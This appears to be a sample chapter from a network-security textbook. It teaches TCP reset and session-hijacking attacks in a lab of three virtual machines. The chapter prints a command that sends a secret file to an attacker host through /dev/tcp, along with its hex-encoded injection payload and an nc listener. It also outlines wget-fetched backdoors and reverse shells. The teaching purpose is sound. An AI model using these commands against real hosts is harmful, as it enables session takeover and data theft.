
Let us first attack a Telnet connection. In our setup, we telnet from User (10.0.2.18) to Server (10.0.2.17). Our goal (as the attacker) is to break up this connection using the TCP RST attack. Before launching the attack, we need to figure out the essential parameters needed for constructing the spoofed TCP RST packet. We run Wireshark on the attacker machine.

We will look at the most recent TCP packet sent from User to Server. Figure 13.6 displays the packet that we have sniffed. From the figure, we can get the destination port number (23) and the source port number (44421); most importantly, we get the next sequence number (319575693). It should be noted that Wireshark by default calculates and displays the *relative* sequence number (starting from zero), which is not what we need. We need the actual sequence number. To show that, right-click the Sequence number field, move the mouse over Protocol Preference in the popup menu, and then uncheck Relative sequence numbers.

With the above information collected from Wireshark, we are ready to generate a spoofed RST packet. We can write our own program (e.g. using raw socket), but here we use an existing



(a) Attack diagram



(b) Attack packet

Figure 13.5: TCP Reset Attack

tool from the `Netwox` toolbox. The tool number is `40`; its usage information is described in the following.

Listing 13.4: Part usage of netwox tool 40

```
Title:  Spoof Ip4Tcp packet
    Usage: netwox 40 [-l ip] [-m ip] [-o port] [-p port] [-q uint32]
    [-B]
    Parameters:
    -l|--ip4-src ip               IP4 src {10.0.2.6}
    -m|--ip4-dst ip               IP4 dst {5.6.7.8}
    -o|--tcp-src port             TCP src {1234}
    -p|--tcp-dst port             TCP dst {80}
    -q|--tcp-seqnum uint32        TCP seqnum {rand if unset) {0}
    -B|--tcp-rst|+B|--no-tcp-rst  TCP rst
```




Figure 13.6: The sniffed packet

We can now type the following command, which will generate a spoofed TCP RST packet. We can send the spoofed RST packet to either the client or server. In our experiment, we choose the server.

```
... command is omitted for this sample chapter ...
```

If the attack is successful, when we type anything in the telnet terminal, we will immediately see a message "Connection closed by foreign host", indicating that the connection is broken.

Notes about the sequence number. It should be noted that the success of the attack is very sensitive to the sequence number. The number that we put in the spoofed packet should be exactly the number that the server is waiting for. If the number is too small, it will not work. If the number is large, according to RFC 793 [Postel, 1981], it should be valid as long as it is within the receiver's window size, but our experiment cannot confirm that. When we use a larger number, there is no effect on the connection, i.e., it seems that the RST packet is discarded by the receiver.

13.3.5 TCP Reset Attack on SSH connections

We also want to try the same attack on encrypted TCP connections to see whether it works or not. If encryption is done at the network layer, the entire TCP packet, including its header, will be encrypted; the attack will not be able to succeed, because encryption makes it impossible for attackers to sniff or spoof the packet. SSH conducts encryption at the Transport layer, which is above the network layer, i.e., only the data in TCP packets are encrypted, not the header. Therefore, the TCP Reset attack should still be successful, because the attack only needs to spoof the header part, and no data is needed for the RST packet.

To set up the attack, we connect from the client to the server using `ssh`, instead of `telnet`. Our attack method is exactly the same as the one on the `telnet` connection; we only need to change the port number 23 (for `telnet`) to 22 (for `ssh`). We will not repeat the process here. If the attack is successful, we should be able to see something similar to the following:

```
seed@User(10.0.2.18):$ ssh 10.0.2.17
seed@10.0.2.17's password:
Welcome to Ubuntu 12.04.2 LTS (GNU/Linux 3.5.0-37-generic i686)
 .....
seed@Server(10.0.2.17):$ Write failed: Broken pipe      ← Succeeded!
seed@ubuntu(10.0.2.18):$
```

13.3.6 TCP Reset Attack on Video-Streaming Connections

... This subsection is omitted for this sample chapter ...

13.4 TCP Session Hijacking Attack




Figure 13.7: TCP Session Hijacking Attack

When a connection is established between two hosts, the connection is supposed to be used only by these two hosts. If an attacker can inject his/her own data into this connection, the connection can essentially be hijacked by the attacker, and its integrity will be compromised. In this section, we discuss how such an attack works.

13.4.1 TCP Session and Session Hijacking

Once a TCP client and server finish the three-way handshake protocol, a connection is established, and we call it a TCP session. From then on, both ends can send data to each other. Since a computer can have multiple concurrent TCP sessions with other computers, when it receives a packet, it needs to know which TCP session the packet belongs to. TCP uses four elements to make that decision, i.e., to uniquely identify a session: (1) source IP address, (2) destination IP address, (3) source port number, and (4) destination port number. We call these four fields the signature of a TCP session.

As we have already learned, spoofing packets is not difficult. What if we spoof a TCP packet, whose signature matches that of an existing TCP session on the target machine? Will this packet be accepted by the target? Clearly, if the above four elements match with the signature of the session, the receiver cannot tell whether the packet comes from the real sender or an attacker, so it considers the packet as belonging to the session. Figure 13.7(a) illustrates how an attacker can inject packets into the session between a client and a server.

However, for the packet to be accepted, one more critical condition needs to be satisfied. It is the TCP sequence number. TCP is a connection-oriented protocol and treats data as a stream,

so each octet in the TCP session has a unique sequence number, identifying its position in the stream. The TCP header contains a 32-bit sequence number field, which contains the sequence number of the first octet in the payload. When the receiver gets a TCP packet, it places the TCP data (payload) in a buffer; where exactly the payload is placed inside the buffer depends on the sequence number. This way, even if TCP packets arrive out of order, TCP can always place their data in the buffer using the correct order.

When a TCP packet is spoofed, the sequence number field of the TCP header needs to be set appropriately. Let us look at Figure 13.7(b). In the figure, the receiver has already received some data up to the sequence number x, so the next sequence number is $x + 1$. If the spoofed packet does not use $x + 1$ as its sequence number, and instead uses $x + \delta$, this becomes an out-of-order packet. The data in this packet will be stored in the receiver's buffer (as long as the buffer has enough space), but not at the beginning of the free space (i.e. $x + 1$); it will be stored at position $x + \delta$, leaving δ spaces in the buffer. The spoofed data will stay in the buffer, not delivered to the application (so having no effect), until the missing space is filled by future TCP packets. If the δ is too large, it may fall out of the boundary of the buffer. In this case, the spoofed packet will be discarded.

In summary, if we can get the signature and sequence number correct in our spoofed packets, we can get the targeted receiver to accept our TCP data, as if they come from the legitimate sender. Essentially, we have gained the control of the session between the sender and receiver. If the receiver is a `Telnet` server, the data from the sender to the receiver will be commands, so if we can control the session, we can get the `Telnet` server to run our malicious commands. That is why such an attack is called *TCP session hijacking*.

13.4.2 Launching the TCP Session Hijacking Attack

To see a TCP session hijacking attack in action, we will launch it in our VM environment. We set up 3 VMS: `User` (`10.0.2.18`), `Server` (`10.0.2.17`), and `Attacker` (`10.0.2.16`). A user (the victim) first establishes a `telnet` connection from `User` to `Server`, and the attacker would like to hijack this connection, and run an arbitrary command on `Server`, using the victim's privilege. For demonstration purposes, we will simply let the attacker steal the content of a file from the server.

To launch a successful TCP session hijacking attack, the attacker needs to know the sequence numbers of the targeted TCP connection, as well as the other essential parameters, including source/destination port numbers and source/destination IP addresses. Since the 32-bit sequence number is randomly generated, it is hard to guess that within a short period of time. For the sake of simplicity, we assume that the attacker is on the same LAN as either `User` or `Server`. In our setup, all three VMs are on the same LAN. Therefore, the attacker can run `Wireshark` on `Attacker` to find out all the essential data about the targeted connection.

Figure 13.8 displays the last data packet sent from `User` to `Server`. There are two sequence numbers in the figure, one says "Sequence number", and the other says "Next sequence number". We should use the second number, which equals to the first number plus the length of the data. If the length is zero (e.g., for ACK packets), the packet does not consume any sequence number, so these two numbers are the same, and Wireshark will only display the first number. From the figure, the number for our attack packet should be `691070839`. From the sniffed packet, we also get the source port number (`44425`) and the destination port number is fixed (`23`), which is the port number used by `Telnet`.

Now, let us construct the TCP payload, which should be the actual command that we would like to run on the server machine. There is a top-secret file in the user's account on `Server`;




Figure 13.8: A packet of the Telnet connection

the name of the file is secret. We can print out the content using the cat command, but the printout will be displayed on the server machine, not the attacker machine. We need to redirect the printout to the attacker machine. To achieve that goal, we run a TCP server program on the attacker machine, so once our command is successfully executed on Server, we can let the command send its printout to this TCP server.

We use the nc (or netcat) utility in Linux to do our task. This utility can do many things, but we simply let it wait for a connection, and print out whatever comes from that connection. We run the nc command to set up a TCP server listening on port 9090.

```
// Run the following command on the Attacker machine first.
seed@Attacker(10.0.2.16):$ nc -l 9090 -v

// Then, run the following command on the Server machine.
seed@Server(10.0.2.17):$ cat /home/seed/secret >
                            /dev/tcp/10.0.2.16/9090
```

The cat command above prints out the content of the secret file, but instead of printing it out locally, the command redirects the output to a file called /dev/tcp/10.0.2.16/9090. This is not a real file; it is a virtual file in the /dev folder, which contains special device files. The /dev/tcp file is a pseudo device: when we place data into /dev/tcp/10.0.2.16/9090, the pseudo device is invoked, which creates a connection with the TCP server listening on port 9090 of 10.0.2.16, and sends the data via the connection.

As soon as we run the above cat command, the listening server on the attacker machine will get the content of the file. The result is shown in the following.

```
seed@Attacker(10.0.2.16):~$ nc -l 9090 -v
Connection from 10.0.2.17 port 9090 [tcp/*] accepted
********************
This is top secret!
********************
```

What we just did was to run the command directly on Server. Obviously, attackers do not have access to Server yet, but using the TCP session hijacking attack, they can get the same command into an existing telnet session. To launch the attack, we need to get the hex value of this command string. There are many ways to do that, but we will just use a very simple command in Python. See the following (it should be noted that we added a "new line" character at the beginning and at the end):

```
seed@Attacker(10.0.2.16):~$ python
>>> "\ncat /home/seed/secret >
    /dev/tcp/10.0.2.16/9090\n".encode("hex")
'0a636174202f686f6d652f736565642f736563726574203e202f6465762f746370
 2f31302e302e322e31362f393039300a'
```

We are ready to launch the attack. We need to be able to generate a TCP packet with certain fields set by us. We will use `netwox` tool 40, which allows us to set each single field of a TCP packet. The tool has many command-line options, and we list the most relevant ones in the following.

Listing 13.5: Usage of netwox tool 40

```
Title:  Spoof Ip4Tcp packet
Usage: netwox 40 [-l ip] [-m ip] [-o port] [-p port] [-q uint32]
                 [-H mixed_data]
Parameters:
    -l|--ip4-src ip              IP4 src {10.0.2.6}
    -m|--ip4-dst ip              IP4 dst {5.6.7.8}
    -o|--tcp-src port            TCP src {1234}
    -p|--tcp-dst port            TCP dst {80}
    -q|--tcp-seqnum uint32       TCP seqnum {rand if unset) {0}
    -H|--tcp-data mixed_data     mixed data
```

Using the information collected above, we set the options of the `netwox` tool 40 like the following, and run the command. It should be noted that we should run the "`nc -l 9090 -v`" command first on the attacker machine to wait for the secret. If the attack is successful, the `nc` command will print out the content of the secret file. If it does not work, a common mistake is the incorrect sequence number.

```
   ... command is omitted for this sample chapter ...
```

Not using the exact sequence number. Sometimes, it may be difficult to get the exact sequence number to use, especially if the victim is still typing in the client terminal. In this case, we can make an estimate; for example, if we see an sequence number `N` for now, we can use `N + 100` in the attack. As long as the data is within the server's receive window, our spoofed data will be placed in the receiver's buffer. However, the command in the data will not be executed, because there are still missing data in the buffer. As the victim types in the client terminal, the missing data will soon be complete, and our command will be executed. We need to put a `0A` (newline) value at the beginning of the data, otherwise, our command may be concatenated with the strings typed by the victim, changing the meaning of the command. For instance, if the sequence number that we use is `N + 100`, but the two characters typed by the victim starting at `N + 98` is `ls`, the server will run this command `lsecho attacked > newfile`, which will fail, because `lsecho` is not a valid command. If we put a "new line" character (`0A`) before `echo`, we will be able to avoid this problem.

In our experiment, we intentionally use a slightly large sequence number. After we send out the spoofed packet, our TCP server does not get the secret immediately. We go to the `telnet` program on the client machine, and type a few commands. As soon as we reach the sequence number used in the attack packet, our `nc` program will immediately print out the secret received,

indicating the success of the attack. Basically, our attack can succeed even if the user is still using the `telnet` program.

13.4.3 What Happens to the Hijacked TCP Connection

After a successful attack, let us go to the user machine, and type something in the `telnet` terminal. We will find out that the program does not respond to our typing any more; it freezes. When we look at the `Wireshark` (Figure 13.9), we see that there are many retransmission packets between `User` (`10.0.2.18`) and `Server` (`10.0.2.17`).




Figure 13.9: TCP retransmissions caused by the session hijacking attack

The injected data by the attacker messes up the sequence number from `User` to `Server`. When `Server` replies to our spoofed packet, it acknowledges the sequence number (plus the payload size) created by us, but `User` has not reached that number yet, so it simply discards the reply packet from `Server` and will not acknowledge receiving the packet. Without being acknowledged, `Server` thinks that its packet is lost, so it keeps retransmitting the packet, which keeps getting dropped by `User`.

On the other end, when we type something in the `telnet` program on `User`, the sequence number used by the client has already been used by our attack packet, so the server will ignore these data, treating them as duplicate data. Without getting any acknowledgment, the client will keep resending the data. Basically, the client and the server will enter a deadlock, and keep resending their data to each other and dropping the data from the other side. After a while, TCP will disconnect the connection. Figure 13.10 illustrates why the client freezes.

As shown in Figure 13.10, assume that the current sequence number from `User` to `Server` is `x`, and the other direction is `y`. Now the attacker sends a spoofed packet to the server with a sequence number `x`, which leads to the success of attack. After that, `Server` sends the response to the real client, and at the same time sets the ACK field to `x + 8` to notify the real client that it has received the packet. When the client receives the response packet, it gets confused, because it has not sent any data beyond `x` yet, how can the server acknowledge `x + 8`? Something must be wrong. Therefore, the client ignores this response packet, and never acknowledges it, causing the server to keep resending the same packet.

13.4.4 Causing More Damage

Using the session hijacking attack, the attacker can run an arbitrary command on the server, using the victim's privilege. In our example, we steal a secret file using the attack. Obviously, we can also remove any of the victim's file using the `rm` command. An interesting question is




Figure 13.10: Why the connection freezes

whether a more severe damage can be achieved. If we can find a way to give the attacker access to the shell on the server, the attacker can then run any command that he/she likes.

In the old days, when the `.rhosts` file was used, all we needed to do was to run `"echo ++ > .rhosts"`, which places `"++"` in the `.rhosts` file, allowing anybody to connect to the user's account on the server without typing passwords. The `.rhosts` file lists hosts and users that are trusted by the local host when a connection is made using the `rshd` (remote shell server) service. Unfortunately, this does not work for `rshd` anymore.

We can download the source code of the `rshd` program, remove its authentication part, compile it, and place it in some web server. In our session hijacking attack, we can put two commands (seperated by a semicolon) in the spoofed packet: the first one uses `wget` to download the modified `rshd` program, and the second one runs the `rshd` program. After that, we can open another terminal on the attacker's machine, and directly `rsh` to the server. This will give us a shell access to the victim's account on the server machine.

The above methods are too cumbersome. An easier and more generic approach adopted by most attackers is to run a reverse shell. We will discuss its details next.

13.4.5 Creating Reverse Shell

Using the session hijacking attack, instead of running `cat`, we can run a shell program such as `/bin/bash` on `Server`. The shell program will run, but attackers do not have control over the shell: they cannot type commands, nor can they see the output of the shell. This is because when the shell runs on `Server`, it uses the input and output devices locally on `Server`. In order to control the shell, attackers must get the shell program to use the input/output devices that can be controlled by them. An idea is to use a TCP pseudo device for both input and output of the shell. Using such a pseudo device, the shell program uses one end of a TCP connection for its input/output, and the other end of the connection is controlled by the attacker machine.

Such a shell is called *reverse shell*. Reverse shell is a shell process running on a remote

machine, connecting back to the attacker's machine. This gives the attacker a convenient way to access a remote machine once it has been compromised. Reverse shell is a very common technique used in hacking.

... Several paragraphs are omitted here for this sample chapter ...

13.5 Summary

The TCP protocol provides a reliable and ordered communication channel for applications. To use TCP, two peers need to establish a TCP connection between themselves. The TCP protocol was not designed with any built-in security mechanism to protect the connection and the data transmitted inside the connection. Therefore, TCP connections are subject to many attacks. In this chapter, we focused on three classical attacks on TCP: TCP SYN flooding attack, TCP Reset attack, and TCP session hijacking attack. The first two are Denial-of-Service (DoS) attacks, while the third one allows attackers to inject spoofed data into an existing TCP connection between two target peers.

While TCP session hijacking attacks can be mitigated using encryption, the other two attacks cannot benefit from encryption. Some improvements have been made to the TCP protocol to make the attacks difficult, including randomizing the source port number, randomizing the sequence number, and adoption of the SYN cookies mechanism. However, to completely solve the security problems faced by TCP without changing the protocol is hard.

An important lesson learned from this chapter is that when designing a network protocol, security needs to be built in to mitigate potential attacks; otherwise, the protocol will likely find itself being attacked. TCP shows us an example of such a design, but there are many other network protocols that have the same problems because of the lack of security consideration.